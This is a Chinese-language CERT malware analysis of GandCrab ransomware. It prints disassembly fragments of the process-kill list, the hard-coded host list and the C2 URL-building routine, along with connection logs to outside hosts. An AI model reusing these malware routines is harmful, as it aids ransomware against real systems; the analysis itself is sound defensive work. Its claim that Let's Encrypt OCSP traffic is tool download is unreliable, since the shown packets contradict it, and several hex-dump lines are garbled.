

個案分析-

GandCrab 勒索病毒攻擊

事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

107 年 9 月

I. 事件簡介

1. 從 2018 年 1 月勒索病毒 GandCrab 被發現開始，至 2018 年 7 月，短短半年期間 GandCrab 病毒已更新版本至 V4 版，此勒索病毒的變種產生速度極快，已成為 2018 年上半年最惡名遠播的勒索病毒。
2. GandCrab 病毒厲害之處在於其多元化傳播、躲避偵測能力強與加密工具強，其每個版本間基本變化不大，主要是傳播方式越來越靈活與多元化，除了利用釣魚信件外，也會駭入合法網站去嵌入偽造的網頁連結，再誘導使用者下載惡意軟體。
3. GandCrab 病毒在 2018 年 2 月時加密文件副檔名為.GDCB，最近 V4 版是.KRAB，而且加密工具由 RSA-2048 轉為更快的 Salsa20 stream cipher。
4. 為實際了解 GandCrab 勒索病毒感染受害主機後之系統行為與網路行為，本中心取得該病毒樣本後進行實機檢測。

II. 事件檢測

1. 首先，使用 2 台安裝 Windows 7 系統的 VM 虛擬主機進行隔離環境測試，兩台主機在同一個區域網路內，分別為 Ruby-PC 與 Scott-PC，其中 Ruby-PC 有設定連接 Scott-PC 之 ShareDoc 資料夾的網路磁碟機，而惡意程式樣本為 GC43.exe，將它放於 Ruby-PC 上執行。



2. 程式 GC43.exe 執行後，發現原本開啟的 Word、Excel、PowerPointer 等執行檔被關閉了。檢視該 GC43.exe 的程式碼，發現該病毒為了確保目標文件可以完全被加密，會主動關閉許多常用應用程式的程序，如 Office、瀏覽器或是資料庫等，以確保加密檔案攻擊不會意外地被中斷，它會關閉的程序如下：

msftesql.exe、sqlagent.exe、sqlbrowser.exe、sqlwriter.exe、oracle.exe、ocssd.exe、
 dbsnmp.exe、synctime.exe、agntsvc.exe、isqlplussvc.exe、xfssvcon.exe、
 sqlservr.exe、mydesktopservice.exe、ocautoupds.exe、agntsvc.exe、encsvc.exe、
 firefoxconfig.exe、tbirdconfig.exe、mydesktoppqos.exe、ocomm.exe、
 mysqld.exe、dbeng50.exe、sqbcoreservice.exe、excel.exe、infopath.exe、
 msaccess.exe、mspub.exe、onenote.exe、outlook.exe、powerpnt.exe、steam.exe、
 thebat.exe、thebat64.exe、thunderbird.exe、vision.exe、winword.exe 與
 wordpad.exe 等。

```

mov     dword ptr [ebp-0ACh], offset aMsftesql_exe ; "msftesql.exe"
mov     dword ptr [ebp-0A8h], offset aSqlagent_exe ; "sqlagent.exe"
mov     dword ptr [ebp-0A4h], offset aSqlbrowser_exe ; "sqlbrowser.exe"
mov     dword ptr [ebp-0A0h], offset aSqlwriter_exe ; "sqlwriter.exe"
mov     dword ptr [ebp-9Ch], offset aOracle_exe ; "oracle.exe"
mov     dword ptr [ebp-98h], offset aOcspd_exe ; "ocspd.exe"
mov     dword ptr [ebp-94h], offset aDbsnmp_exe ; "dbsnmp.exe"
mov     dword ptr [ebp-90h], offset aSynctime_exe ; "synctime.exe"
mov     dword ptr [ebp-8Ch], offset aAgntsvc_exeisq ; "agntsvc.exeisqlplussvc.exe"
mov     dword ptr [ebp-88h], offset aXfssvcon_exe ; "xfssvcon.exe"
mov     dword ptr [ebp-84h], offset aSqlservr_exe ; "sqlservr.exe"
mov     dword ptr [ebp-80h], offset aMydesktopservi ; "mydesktopservice.exe"
mov     dword ptr [ebp-7Ch], offset aOcautoupds_exe ; "ocautoupds.exe"
mov     dword ptr [ebp-78h], offset aAgntsvc_exeagn ; "agntsvc.exeagntsvc.exe"
mov     dword ptr [ebp-74h], offset aAgntsvc_exeenc ; "agntsvc.exeencsvc.exe"
mov     dword ptr [ebp-70h], offset aFirefoxconfig_ ; "firefoxconfig.exe"
mov     dword ptr [ebp-6Ch], offset aTbirdconfig_ex ; "tbirdconfig.exe"
mov     dword ptr [ebp-68h], offset aMydesktoppqos_e ; "mydesktoppqos.exe"
mov     dword ptr [ebp-64h], offset aOcomm_exe ; "ocomm.exe"
mov     dword ptr [ebp-60h], offset aMysqld_exe ; "mysqld.exe"
mov     dword ptr [ebp-5Ch], offset aMysqldNt_exe ; "mysqld-nt.exe"
mov     dword ptr [ebp-58h], offset aMysqldOpt_exe ; "mysqld-opt.exe"
mov     dword ptr [ebp-54h], offset aDbeng50_exe ; "dbeng50.exe"
mov     dword ptr [ebp-50h], offset aSqbcoreservice ; "sqbcoreservice.exe"
mov     dword ptr [ebp-4Ch], offset aExcel_exe ; "excel.exe"
mov     dword ptr [ebp-48h], offset aInfopath_exe ; "infopath.exe"
  
```

```

mov     dword ptr [ebp-44h], offset aMsaccess_exe ; "msaccess.exe"
mov     dword ptr [ebp-40h], offset aMspub_exe ; "mspub.exe"
mov     dword ptr [ebp-3Ch], offset aOnenote_exe ; "onenote.exe"
mov     dword ptr [ebp-38h], offset aOutlook_exe ; "outlook.exe"
mov     dword ptr [ebp-34h], offset aPowerpnt_exe ; "powerpnt.exe"
mov     dword ptr [ebp-30h], offset aSteam_exe ; "steam.exe"
mov     dword ptr [ebp-2Ch], offset aSqlservr_exe ; "sqlservr.exe"
mov     dword ptr [ebp-28h], offset aThebat_exe ; "thebat.exe"
mov     dword ptr [ebp-24h], offset aThebat64_exe ; "thebat64.exe"
mov     dword ptr [ebp-20h], offset aThunderbird_ex ; "thunderbird.exe"
mov     dword ptr [ebp-1Ch], offset aVisio_exe ; "visio.exe"
mov     dword ptr [ebp-18h], offset aWinword_exe ; "winword.exe"
mov     dword ptr [ebp-14h], offset aWordpad_exe ; "wordpad.exe"
  
```

3. 觀察 Ruby-PC 主機對外網路連線情況，發現程式 GC43.exe 執行時，會大量對外持續連線一些不知名的網站主機，其中所連線的目的主機有 3 台在學術

網路中，分別為 IP:163.28.5.19、163.28.228.9 與 163.28.228.11。




Photo...	Local Address	Remote Address	State
TCP	192.168.195.155-63572	192.229.232.240:80	ESTABLISHED
TCP	192.168.195.155-63598	192.35.177.64:80	ESTABLISHED
TCP	192.168.195.155-63594	93.125.99.121:http	ESTABLISHED
TCP	192.168.195.155-63598	163.28.228.11:80	ESTABLISHED
TCP	192.168.195.155-63600	192.35.177.64:80	ESTABLISHED
TCP	192.168.195.155-63601	163.28.228.11:80	ESTABLISHED
TCP	192.168.195.155-63620	87.236.19.135:80	ESTABLISHED
TCP	192.168.195.155-63623	209.182.208.245:80	ESTABLISHED

2018/9/7 下午 03:47:37	Added	GC43.exe	TCP	192.168.195.155:63513	52.29.192.136:80
2018/9/7 下午 03:47:43	Added	GC43.exe	TCP	192.168.195.155:63514	117.18.237.29:80
2018/9/7 下午 03:47:53	Added	GC43.exe	TCP	192.168.195.155:63515	117.18.237.29:80
2018/9/7 下午 03:47:57	Added	GC43.exe	TCP	192.168.195.155:63516	52.29.192.136:80
2018/9/7 下午 03:48:17	Added	GC43.exe	TCP	192.168.195.155:63517	178.33.233.202:80
2018/9/7 下午 03:48:19	Added	GC43.exe	TCP	192.168.195.155:63519	87.236.19.51:80
2018/9/7 下午 03:48:26	Added	GC43.exe	TCP	192.168.195.155:63525	146.66.72.87:80
2018/9/7 下午 03:48:28	Added	GC43.exe	TCP	192.168.195.155:63526	69.73.180.151:80
2018/9/7 下午 03:48:28	Added	GC43.exe	TCP	192.168.195.155:63527	87.236.16.29:80
2018/9/7 下午 03:48:30	Added	GC43.exe	TCP	192.168.195.155:63529	173.247.242.133:80
2018/9/7 下午 03:48:32	Added	GC43.exe	TCP	192.168.195.155:63530	188.165.53.185:80
2018/9/7 下午 03:48:32	Added	GC43.exe	TCP	192.168.195.155:63532	107.178.113.162:80
2018/9/7 下午 03:48:34	Added	GC43.exe	TCP	192.168.195.155:63534	188.64.184.90:443
2018/9/7 下午 03:48:36	Added	GC43.exe	TCP	192.168.195.155:63537	188.64.184.90:443
2018/9/7 下午 03:48:38	Added	GC43.exe	TCP	192.168.195.155:63539	213.186.33.3:80
2018/9/7 下午 03:48:38	Added	GC43.exe	TCP	192.168.195.155:63540	50.87.58.165:80
2018/9/7 下午 03:48:40	Added	GC43.exe	TCP	192.168.195.155:63543	178.238.37.162:80
2018/9/7 下午 03:48:42	Added	GC43.exe	TCP	192.168.195.155:63544	178.238.37.162:80
2018/9/7 下午 03:48:46	Added	GC43.exe	TCP	192.168.195.155:63546	223.26.62.72:80
2018/9/7 下午 03:48:54	Added	GC43.exe	TCP	192.168.195.155:63547	77.104.144.25:80
2018/9/7 下午 03:48:58	Added	GC43.exe	TCP	192.168.195.155:63550	31.41.45.138:80
2018/9/7 下午 03:48:58	Added	GC43.exe	TCP	192.168.195.155:63551	104.28.31.160:80
2018/9/7 下午 03:49:14	Added	GC43.exe	TCP	192.168.195.155:63553	202.43.45.181:80
2018/9/7 下午 03:49:37	Added	GC43.exe	TCP	192.168.195.155:63554	202.43.45.181:80
2018/9/7 下午 03:49:57	Added	GC43.exe	TCP	192.168.195.155:63556	87.236.16.208:80
2018/9/7 下午 03:50:01	Added	GC43.exe	TCP	192.168.195.155:63559	89.252.187.72:80
2018/9/7 下午 03:50:01	Added	GC43.exe	TCP	192.168.195.155:63561	89.252.187.72:443
2018/9/7 下午 03:50:05	Added	GC43.exe	TCP	192.168.195.155:63564	179.188.11.34:80
2018/9/7 下午 03:50:07	Added	GC43.exe	TCP	192.168.195.155:63566	104.24.105.13:80
2018/9/7 下午 03:50:09	Added	GC43.exe	TCP	192.168.195.155:63567	104.24.105.13:80
2018/9/7 下午 03:50:09	Added	GC43.exe	TCP	192.168.195.155:63569	51.68.50.168:80
2018/9/7 下午 03:50:11	Added	GC43.exe	TCP	192.168.195.155:63570	144.217.47.134:80
2018/9/7 下午 03:50:11	Added	GC43.exe	TCP	192.168.195.155:63571	144.217.47.134:443
2018/9/7 下午 03:50:35	Added	GC43.exe	TCP	192.168.195.155:63572	192.229.232.240:80
2018/9/7 下午 03:50:41	Added	GC43.exe	TCP	192.168.195.155:63574	104.27.162.241:443
2018/9/7 下午 03:51:12	Added	GC43.exe	TCP	192.168.195.155:63575	149.56.154.141:80
2018/9/7 下午 03:51:14	Added	GC43.exe	TCP	192.168.195.155:63577	213.186.33.186:80
2018/9/7 下午 03:51:16	Added	GC43.exe	TCP	192.168.195.155:63580	37.140.192.32:80
2018/9/7 下午 03:51:18	Added	GC43.exe	TCP	192.168.195.155:63582	67.227.236.96:80
2018/9/7 下午 03:51:20	Added	GC43.exe	TCP	192.168.195.155:63583	67.227.236.96:443
2018/9/7 下午 03:51:22	Added	GC43.exe	TCP	192.168.195.155:63584	203.69.81.74:80
2018/9/7 下午 03:51:32	Added	GC43.exe	TCP	192.168.195.155:63585	104.16.90.188:80
2018/9/7 下午 03:51:50	Added	GC43.exe	TCP	192.168.195.155:63586	104.31.76.95:80
2018/9/7 下午 03:51:50	Added	GC43.exe	TCP	192.168.195.155:63587	104.31.76.95:443
2018/9/7 下午 03:52:09	Added	GC43.exe	TCP	192.168.195.155:63589	171.244.34.167:80
2018/9/7 下午 03:52:09	Added	GC43.exe	TCP	192.168.195.155:63590	217.174.149.130:80
2018/9/7 下午 03:52:11	Added	GC43.exe	TCP	192.168.195.155:63591	70.40.197.96:80
2018/9/7 下午 03:52:13	Added	GC43.exe	TCP	192.168.195.155:63592	70.40.197.96:443
2018/9/7 下午 03:52:37	Added	GC43.exe	TCP	192.168.195.155:63593	192.35.177.64:80
2018/9/7 下午 03:52:45	Added	GC43.exe	TCP	192.168.195.155:63594	93.125.99.121:80
2018/9/7 下午 03:52:47	Added	GC43.exe	TCP	192.168.195.155:63595	93.125.99.121:443
2018/9/7 下午 03:52:49	Added	GC43.exe	TCP	192.168.195.155:63596	94.231.109.239:80
2018/9/7 下午 03:52:51	Added	GC43.exe	TCP	192.168.195.155:63597	94.231.109.239:443
2018/9/7 下午 03:52:53	Added	GC43.exe	TCP	192.168.195.155:63598	163.28.228.11:80
2018/9/7 下午 03:53:01	Added	GC43.exe	TCP	192.168.195.155:63599	137.74.238.33:80
2018/9/7 下午 03:53:01	Added	GC43.exe	TCP	192.168.195.155:63600	192.35.177.64:80
2018/9/7 下午 03:53:03	Added	GC43.exe	TCP	192.168.195.155:63601	163.28.228.11:80
2018/9/7 下午 03:53:03	Added	GC43.exe	TCP	192.168.195.155:63602	185.135.88.105:80
2018/9/7 下午 03:53:05	Added	GC43.exe	TCP	192.168.195.155:63603	103.107.17.102:80
2018/9/7 下午 03:53:07	Added	GC43.exe	TCP	192.168.195.155:63609	95.213.173.173:80

2018/9/7 下午 03:52:53	Added	GC43.exe	TCP	192.168.195.155:63598	163.28.228.11:80
2018/9/7 下午 03:53:03	Added	GC43.exe	TCP	192.168.195.155:63601	163.28.228.11:80
2018/9/7 下午 03:54:31	Added	GC43.exe	TCP	192.168.195.155:63642	163.28.228.11:80
2018/9/7 下午 03:59:39	Added	GC43.exe	TCP	192.168.195.155:63705	163.28.228.9:80
2018/9/7 下午 04:02:21	Added	GC43.exe	TCP	192.168.195.155:63741	163.28.228.11:80
2018/9/7 下午 04:04:57	Added	GC43.exe	TCP	192.168.195.155:63786	163.28.228.11:80
2018/9/7 下午 04:09:29	Added	GC43.exe	TCP	192.168.195.155:63868	163.28.228.9:80
2018/9/7 下午 04:13:53	Added	GC43.exe	TCP	192.168.195.155:63962	163.28.5.19:80
2018/9/7 下午 04:18:39	Added	GC43.exe	TCP	192.168.195.155:64047	163.28.228.9:80
2018/9/7 下午 04:23:21	Added	GC43.exe	TCP	192.168.195.155:64147	163.28.228.9:80

4. 檢視連線三台學術網路內主機的封包內容，發現其中兩個台主機的封包內容一致，從封包內容可以看到 Let's Encrypt(讓我們加密吧!)的用字，推測受害主機連線至這些主機，可能去下載加密工具回來主機內執行加密。

RSA Security Analytics Reconstruction for session ID: 75 (Source 192.168.195.155 : 63601, Target 163.28.228.11 : 80)
Time 9/07/2018 15:53:01 to 9/07/2018 15:54:29 Packet Size 4,968 bytes Payload Size 4,158 bytes
Protocol 2048/6/80 Flag Keep-Assembled AppMeta NetworkMeta Packet Count 14

REQUEST

```
GET /MFmWUTBPMEOwSzAJBgUrDgMCGGUABBR%2B5mrncpqz%2FPiiIGRsFqE+YHEIXQQUqEppYwR93brm
OTm3pkV17%2F0o7KECEgMu4ihvMjLn6FifnzaCVqiSpQ%3D%3D HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Microsoft-CryptoAPI/6.1
Host: ocsip.int-x3.letsencrypt.org
```

RESPONSE

```
HTTP/1.1 200 OK
Server: nginx
Content-Type: application/ocsp-response
Content-Length: 527
ETag: "94B1780B88EAB483A05FDAEBEDEEA3DEADF2E6678958C324C97951E42D1549A17"
Last-Modified: Thu, 06 Sep 2018 19:00:00 UTC
Cache-Control: public, no-transform, must-revalidate, max-age=11212
Expires: Fri, 07 Sep 2018 10:59:54 GMT
Date: Fri, 07 Sep 2018 07:53:02 GMT
Connection: keep-alive

0
0000+0 0 0 ..0J10UUS10U
Let's Encrypt!#0!U!Let's Encrypt Authority X320180906190800Z0u0s0K0+-爩篇 dl-
`q]沅jc)捺當9椰Ee)溲到. (o22解X 6 20180906190000Z 20180913190000Z0* 2驗6
):辭囉*FcZ 蓉2.脣岁s滯岸PI厨聖 o鏐9# F森 煖BTs繡 # 驃&ao n滯:]7
o9*n故m嚙n i u&N$X$5E jrF苜Zo
囁m#VN a郵政 7拷Gq j 寔S @ 聒E + [5'G Y 0 [確/ 4眇菱雅f
bm囁M4 h幣 靜
```

RSA Security Analytics Reconstruction for session ID: 128 (Source 192.168.195.155 : 63705, Target 163.28.228.9 : 80)
Time 9/07/2018 15:59:38 to 9/07/2018 16:01:38 Packet Size 2,609 bytes Payload Size 2,081 bytes
Protocol 2048/6/80 Flag Keep-Assembled AppMeta NetworkMeta Packet Count 9

REQUEST

```
GET /MFmWUTBPMEOwSzAJBgUrDgMCGGUABBR%2B5mrncpqz%2FPiiIGRsFqE+YHEIXQQUqEppYwR93brm
OTm3pkV17%2F0o7KECEgON1%2F8R1yY5VwPoxbd74Kt18A%3D%3D HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Microsoft-CryptoAPI/6.1
Host: ocsip.int-x3.letsencrypt.org
```

RESPONSE

```
HTTP/1.1 200 OK
Server: nginx
Content-Type: application/ocsp-response
Content-Length: 527
ETag: "3A202936193788E334C959D71DDC9B63C8C1E95AF01556812B84281E96D6427A"
Last-Modified: Tue, 04 Sep 2018 13:00:00 UTC
Cache-Control: public, no-transform, must-revalidate, max-age=12255
Expires: Fri, 07 Sep 2018 11:23:54 GMT
Date: Fri, 07 Sep 2018 07:59:39 GMT
Connection: keep-alive

0
0000+0 0 0 ..0J10UUS10U
Let's Encrypt!#0!U!Let's Encrypt Authority X320180904131700Z0u0s0K0+-爩篇 dl-
`q]沅jc)捺當9椰Ee)溲到. 9W綵婉郎E 20180904130000Z 20180911130000Z0* WNuH
l*鄧lbo ) 醜G `搞嘆 N'戒!"瓊 (:欄)& 5 彘&哈 關 D
[輝曠 ?-改; vJHQ 0層4 3畫藐(e麻 3 8#滯u |衣任X <$ K
嬈A 9湯 <&颯m 2Xewzf(胙 ER6u門 迸B戕堯js> 饒
```



```
.text:0040488E call ds:1strcpyW
.text:00404894 lea eax, [ebp+var_1220]
.text:0040489A push eax
.text:0040489B lea eax, [ebp+var_1420]
.text:004048A1 push eax
.text:004048A2 lea eax, [ebp+var_1620]
.text:004048A8 push eax
.text:004048A9 lea eax, [ebp+String1]
.text:004048AF push eax
.text:004048B0 push ebx
.text:004048B1 lea eax, [ebp+var_1020]
.text:004048B7 push offset aSSSS_S ; "%s/%s/%s/%s.%s"
.text:004048BC push eax ; LPWSTR
.text:004048BD call ds:wprintfW
```

在{host}內容部分可以看到 GandCrab 病毒包含一個非常長的硬編碼列表，該列表內容為它所連接的受感染網站，網站數量為約近千個獨立主機。

Hex dump	ASCII
FF FE 77 00 77 00 77 00 2E 00 62 00 69 00 6C 00	.w.w..b.i.l
6C 00 65 00 72 00 69 00 6D 00 79 00 65 00 73 00	l.e.r.l.m.p.e.i.l
2E 00 63 00 6F 00 6D 00 3B 00 77 00 77 00 77 00	..c.o.m.;w.w.w.
2E 00 60 00 61 00 63 00 61 00 72 00 74 00 65 00	.m.a.c.r.t.e
67 00 72 00 69 00 73 00 65 00 2E 00 65 00 75 00	g.r.i.s.e.e.s.u.
3B 00 77 00 77 00 77 00 2E 00 70 00 6F 00 68 00	;w.w.w..p.o.k.
65 00 74 00 65 00 67 00 2E 00 63 00 6F 00 60 00	e.t.e.g..c.o.n.
3B 00 70 00 65 00 72 00 6F 00 76 00 61 00 70 00	;p.e.r.o.v.a.p.
68 00 6F 00 74 00 6F 00 2E 00 72 00 75 00 38 00	h.o.t.o..r.u.i.
61 00 73 00 6C 00 2D 00 63 00 6F 00 6D 00 70 00	a.s.l.-c.o.m.p.
61 00 6E 00 79 00 2E 00 72 00 75 00 3B 00 77 00	a.n.y..r.u.i.w.
77 00 77 00 2E 00 66 00 61 00 62 00 62 00 66 00	w.w..f.a.b.b.f.
6F 00 75 00 6E 00 64 00 61 00 74 00 69 00 6F 00	o.u.n.d.a.t.i.o.
6E 00 2E 00 67 00 6D 00 3B 00 77 00 77 00 77 00	n..g.m.;w.w.w.
2E 00 70 00 65 00 72 00 66 00 65 00 63 00 74 00	.p.e.r.f.e.c.t.
66 00 75 00 6E 00 6E 00 65 00 65 00 6C 00 6C 00	f.u.n.n.e.l.b.l.
75 00 65 00 70 00 72 00 69 00 6E 00 74 00 2E 00	u.e.p.r.i.n.t...
63 00 6F 00 6D 00 3B 00 77 00 77 00 2E 00 6C 00	c.o.m.;w.w.w...
77 00 61 00 73 00 68 00 2D 00 77 00 65 00 61 00	w.a.s.h.-w.e.a.
72 00 2E 00 63 00 6F 00 6D 00 3B 00 70 00 70 00	r..c.o.m.;p.p.
2D 00 70 00 61 00 6E 00 64 00 61 00 37 00 34 00	-p.a.n.d.a.7.4.
6E 00 72 00 75 00 3B 00 63 00 65 00 76 00 65 00	.r.u.;c.e.v.e.
6E 00 74 00 2E 00 6E 00 65 00 74 00 3B 00 62 00	n.t..n.e.t.;b.
65 00 6C 00 6C 00 79 00 74 00 6F 00 62 00 61 00	e.l.l.y.t.o.b.a.
52 00 79 00 78 00 63 00 6F 00 74 00 6F 00 67 00	b.y.p.h.o.s.o.g.
72 00 61 00 70 00 68 00 79 00 73 00 65 00 61 00	r.a.p.h.y.s.e.a.
74 00 74 00 6C 00 65 00 2E 00 63 00 6F 00 6D 00	t.t.l.e..c.o.a.
3B 00 61 00 6C 00 65 00 6D 00 2E 00 6E 00 62 00	;a.l.e.m..b.e.
3B 00 62 00 6F 00 61 00 74 00 73 00 68 00 6F 00	;b.o.a.t.s.h.o.
77 00 72 00 61 00 64 00 69 00 6F 00 2E 00 63 00	w.r.a.d.i.o..c.
6F 00 6D 00 3B 00 64 00 6E 00 61 00 2D 00 63 00	c.m.;d.n.a.-c.
70 00 2E 00 63 00 6F 00 6D 00 3B 00 61 00 63 00	p..c.o.m.;a.c.
62 00 74 00 2E 00 66 00 72 00 3B 00 77 00 70 00	b.t...f.r.;w.d.
61 00 6B 00 61 00 64 00 65 00 6D 00 69 00 2E 00	a.k.a.d.e.m.l...
63 00 6F 00 6B 00 3B 00 77 00 77 00 77 00 2E 00	c.o.m.p.w.w.w...
63 00 61 00 6B 00 61 00 76 00 2E 00 69 00 7E 00	c.a.k.a.v..h.u.
3B 00 77 00 77 00 2E 00 6D 00 6D 00 69 00 60 00	;w.w.w..m.i.m.
69 00 64 00 2E 00 63 00 7A 00 3B 00 36 00 63 00	i.d...c.z.;6.c.
68 00 65 00 6E 00 2E 00 63 00 6E 00 3B 00 67 00	h.e.n...c.n.;g.
6F 00 6F 00 64 00 61 00 70 00 64 00 2E 00 77 00	o.o.d.a.p.d..w.
65 00 62 00 73 00 69 00 74 00 65 00 3B 00 6F 00	e.b.s.i.t.e.;o.
63 00 65 00 61 00 6E 00 6C 00 69 00 6E 00 65 00	c.e.a.n.l.i.n.e.
6E 00 2E 00 63 00 6F 00 6D 00 3B 00 74 00 6F 00	n..c.o.m.;t.o.
6D 00 6D 00 61 00 72 00 6D 00 6F 00 72 00 65 00	m.n.a.r.m.o.r.e.
73 00 2E 00 63 00 6F 00 6D 00 2E 00 62 00 72 00	s..c.o.m..b.r.
3B 00 6E 00 65 00 73 00 74 00 65 00 6E 00 2E 00	;n.e.s.t.e.n...
64 00 6B 00 3B 00 70 00 61 00 62 00 61 00 61 00	d.k.;z.a.e.b.a.
2E 00 63 00 2E 00 2E 00 75 00 68 00 3B 00 77 00	.c.o..u.k.f.w.
77 00 77 00 2E 00 6E 00 32 00 70 00 6C 00 75 00	w.u..n.2.p.u.u.
77 00 2E 00 63 00 6F 00 2E 00 74 00 68 00 3B 00	s..c.o..t.h.;
6B 00 6F 00 6C 00 6F 00 72 00 69 00 74 00 70 00	k.o.l.o.r.i.t.p.
6C 00 75 00 73 00 2E 00 72 00 75 00 3B 00 68 00	l.u.s...r.u.;h.
35 00 73 00 2E 00 76 00 6E 00 3B 00 6D 00 61 00	S.s..v.n.;m.a.
72 00 68 00 65 00 74 00 69 00 73 00 6C 00 65 00	r.k.e.t.i.s.l.e.
72 00 69 00 2E 00 63 00 6F 00 6D 00 3B 00 77 00	r.i..c.o.m.;w.
77 00 77 00 2E 00 74 00 6F 00 66 00 6C 00 79 00	w.w..t.o.f.l.y.
61 00 76 00 69 00 61 00 63 00 61 00 6F 00 2E 00	a.v.i.l.a.c.a.o...
63 00 6F 00 6D 00 2E 00 62 00 62 00 3B 00 77 00	c.o.m..b.r.;w.
72 00 77 00 2E 00 72 00 6D 00 65 00 6E 00 74 00	w.w..p.r.e.n.t.
2E 00 69 00 6E 00 3B 00 77 00 77 00 77 00 2E 00	n.i.n.w.w.w...
6C 00 61 00 67 00 6F 00 75 00 74 00 74 00 65 00	l.a.g.o.u.t.t.e.
64 00 65 00 6C 00 69 00 78 00 69 00 72 00 2E 00	d.e.l.i.x.i.r...
63 00 6F 00 6D 00 3B 00 77 00 77 00 77 00 2E 00	c.o.m.;w.w.w...
6B 00 72 00 69 00 73 00 68 00 6E 00 61 00 67 00	k.r.l.s.h.n.a.g.
72 00 70 00 2E 00 63 00 6F 00 6D 00 3B 00 62 00	r.p..c.o.m.;b.
69 00 67 00 2D 00 67 00 61 00 6D 00 65 00 2D 00	i.g.-g.a.m.e.-
66 00 69 00 73 00 68 00 69 00 6E 00 67 00 2D 00	f.i.s.h.i.n.g.-
63 00 72 00 6F 00 61 00 74 00 65 00 61 00 2E 00	c.r.o.a.t.i.a...
68 00 72 00 3B 00 6D 00 61 00 75 00 72 00 63 00	h.r.;m.a.u.r.l.
63 00 69 00 6F 00 6E 00 61 00 63 00 69 00 66 00	c.i.o.n.a.c.i.f.
2E 00 63 00 6F 00 6D 00 3B 00 77 00 77 00 77 00	.c.o.m.i.u.w.w.
2E 00 69 00 73 00 6D 00 63 00 72 00 6F 00 73 00	.i.s.m.c.r.o.s.
73 00 63 00 6F 00 6E 00 6E 00 65 00 63 00 74 00	s.c.o.n.n.e.c.t.
2E 00 63 00 6F 00 6D 00 3B 00 61 00 75 00 72 00	.c.o.m.;a.u.r.
75 00 6D 00 77 00 65 00 64 00 64 00 69 00 6E 00	u.m.w.e.d.d.i.n.
67 00 2E 00 72 00 75 00 3B 00 74 00 65 00 73 00	g..r.u.;t.e.s.
74 00 2E 00 74 00 68 00 65 00 76 00 65 00 65 00	t..t.h.e.v.e.e.
76 00 69 00 65 00 77 00 2E 00 63 00 6F 00 6D 00	v.l.e.w..c.o.m.
3B 00 72 00 65 00 6C 00 65 00 63 00 74 00 72 00	;r.e.l.e.o.t.r.
69 00 63 00 1 00 2E 00 62 00 62 00 6E 00 6D 00	i.c.a..c.o.m...
6D 00 73 00 3B 00 62 00 65 00 74 00 63 00 65 00	m.h.;b.e.t.h.e.
6C 00 2E 00 63 00 6F 00 6D 00 60 00 76 00 65 00	l..c.o.m..v.e.
3B 00 76 00 6A 00 63 00 63 00 6F 00 6E 00 73 00	;v.v.o.c.o.n.s.

GandCrab 病毒會從上面的地址清單中選擇一個{host}網址，並使用以下單詞 {word1}之一創建隨機的路徑，{word1}內容有 wp-content、static、content、includes、data、uploads 與 news 等。

```

.text:004047CC      mov     esi, ecx
.text:004047CE      mov     [ebp+lpString2], offset aWpContent ; "wp-content"
.text:004047D5      push   7
.text:004047D7      mov     ebx, edx
.text:004047D9      mov     [ebp+var_18], offset aStatic ; "static"
.text:004047E0      pop     ecx
.text:004047E1      imul   eax, [esi], 343FDh
.text:004047E7      xor     edx, edx
.text:004047E9      mov     [ebp+var_14], offset aContent ; "content"
.text:004047F0      mov     [ebp+var_10], offset aIncludes ; "includes"
.text:004047F7      mov     [ebp+var_C], offset aData ; "data"
.text:004047FE      mov     [ebp+var_8], offset aUploads ; "uploads"
.text:00404805      add     eax, 269EC3h
.text:0040480A      mov     [ebp+var_4], offset aNews ; "news"
.text:00404811      mov     [esi], eax
.text:00404813      sar     eax, 10h
.text:00404816      and     eax, 7FFFh
  
```

然後再選擇一個單詞{word2}添加在 URL 後面，{word2}內容有 images、pictures、image、graphic、assets、pics、imgs 與 tmp 等。

```

.text:0040423A      push   ebp
.text:0040423B      mov     ebp, esp
.text:0040423D      sub     esp, 20h
.text:00404240      imul   eax, [ecx], 343FDh
.text:00404246      push   esi
.text:00404247      mov     [ebp+lpString2], offset aImages ; "images"
.text:0040424E      mov     esi, edx
.text:00404250      mov     [ebp+var_1C], offset aPictures ; "pictures"
.text:00404257      mov     [ebp+var_18], offset aImage ; "image"
.text:0040425E      add     eax, 269EC3h
.text:00404263      mov     [ebp+var_14], offset aGraphic ; "graphic"
.text:0040426A      mov     [ecx], eax
.text:0040426C      sar     eax, 10h
.text:0040426F      and     eax, 7
.text:00404272      mov     [ebp+var_10], offset aAssets ; "assets"
.text:00404279      mov     [ebp+var_C], offset aPics ; "pics"
.text:00404280      mov     [ebp+var_8], offset aImgs ; "imgs"
.text:00404287      mov     [ebp+var_4], offset aTmp ; "tmp"
.text:0040428E      push   [ebp+eax*4+lpString2] ; lpString2
.text:00404292      push   esi ; lpString1
.text:00404293      call   ds:1strncpyW
.text:00404299      mov     eax, esi
.text:0040429B      pop     esi
.text:0040429C      mov     esp, ebp
.text:0040429E      pop     ebp
.text:0040429F      retn
.text:0040429F      sub_40423A endp
  
```

之後再從下面的文檔名{fname}列表中隨機選擇幾個組合成文檔名，相應的文檔名組合列表如下：im、de、ka、ke、am、es、so、fu、se、da、he、ru、me、mo、th 與 zu 等。


```

.text:004042A0      push    ebp
.text:004042A1      mov     ebp, esp
.text:004042A3      sub     esp, 44h
.text:004042A6      push    ebx
.text:004042A7      push    esi
.text:004042A8      mov     esi, ecx
.text:004042AA      mov     [ebp+lpString2], offset aIm ; "im"
.text:004042B1      push    edi
.text:004042B2      mov     [ebp+var_40], offset aDe ; "de"
.text:004042B9      mov     edi, edx
.text:004042BB      mov     [ebp+var_3C], offset aKa ; "ka"
.text:004042C2      imul   eax, [esi], 343FDh
.text:004042C8      mov     [ebp+var_38], offset aKe ; "ke"
.text:004042CF      mov     [ebp+var_34], offset aAm ; "am"
.text:004042D6      mov     [ebp+var_30], offset aEs ; "es"
.text:004042DD      mov     [ebp+var_2C], offset aSo ; "so"
.text:004042E4      add     eax, 269EC3h
.text:004042E9      mov     [ebp+var_28], offset aFu ; "fu"
.text:004042F0      mov     [esi], eax
.text:004042F2      sar     eax, 10h
.text:004042F5      and     eax, 0Fh
.text:004042F8      mov     [ebp+var_24], offset aSe ; "se"
.text:004042FF      mov     [ebp+var_20], offset aDa ; "da"
.text:00404306      mov     [ebp+var_1C], offset aHe ; "he"
.text:0040430D      mov     [ebp+var_18], offset aRu ; "ru"
.text:00404314      mov     [ebp+var_14], offset aMe ; "me"
